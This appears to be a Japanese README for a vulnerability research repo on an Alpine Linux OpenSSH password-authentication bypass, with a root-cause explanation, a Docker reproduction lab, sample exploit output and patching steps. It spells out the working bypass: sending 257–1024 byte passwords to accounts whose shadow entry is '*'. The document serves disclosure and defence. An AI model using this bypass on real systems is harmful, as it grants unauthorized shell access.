Alpine Linux OpenSSH認証バイパス(CVE-2026-123158 / sshole)に関する脆弱性調査、PoC再現ラボ、および技術分析

このリポジトリには、2026年11月5日に公開された Alpine Linux OpenSSH 認証バイパス脆弱性 (CVE-2026-123158、CVSS 3.1 8.1 High、"sshole" と呼ばれる) に関する完全な脆弱性リサーチレポート、実験室での再現スクリプト、および概念実証環境が含まれています。
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H、CWE-394)/etc/shadow のパスワードフィールドが正確に * であるアカウントに対する、任意のパスワード認証バイパス。openssh-server-9.9_p2-r0。openssh-server-9.9_p2-r1 およびアップストリームの OpenSSH 10.6p2 で修正済み。A*300x)。入力境界に関する注記: CVE の説明では 256~1024 文字と記載されていますが、このラボでの実証テストにより、musl libc は 256 バイトの入力を通常どおりハッシュ処理し (
key_len > KEY_MAX)、認証バイパスをトリガーする"*"を返すのは 257 から 1024 バイト の入力のみであることが示されています。
How SSHOLE Happens Flow 図: CVE-2026-123158 のステップバイステップのメカニズム。入力長、OpenSSH のソルト借用、musl のエラー戻り値がどのように組み合わさって任意の認証バイパスに至るかを示しています。
この欠陥は、3つのコンポーネントの交差によって生じます:
KEY_MAX = 256: SHA-512 crypt ($6$) を計算する際、musl は 256 バイトを超えるキーを拒否し、リテラル文字列 "*" を返します。pick_salt() (CVE-2016-6210): 有効なソルトを持たないアカウント (* など) に対して、OpenSSH はシステム上の有効な $5$ または $6$ ハッシュを持つ別のアカウントからソルトを借用します。crypt(password, salt) を shadow エントリと直接比較します。musl が "*" を返すため、strcmp("*", "*") == 0 となり認証済みアクセスが許可されます。alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
分離されたローカル Docker コンテナでラボを実行します:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor
ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.
 300バイトのパスワード文字列(
A*300x)を送信した後、[email protected] 上で認証バイパスを検証したターミナルセッション。uid=1001(victim) としてシェルアクセスに成功したことを示している。
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
* の代わりに ! でアカウントをロックする:
passwd -l <user>
この調査は、教育目的、セキュリティ分析、および許可された脆弱性評価のために実施されました。調査結果および概念実証資料は、責任あるセキュリティ研究を支援し、ソフトウェアセキュリティの向上に役立てることを目的としています。テストは、明示的な許可が得られているシステムに対してのみ実施してください。本公開は、不正アクセス、悪用、その他の違法行為を助長するものではありません。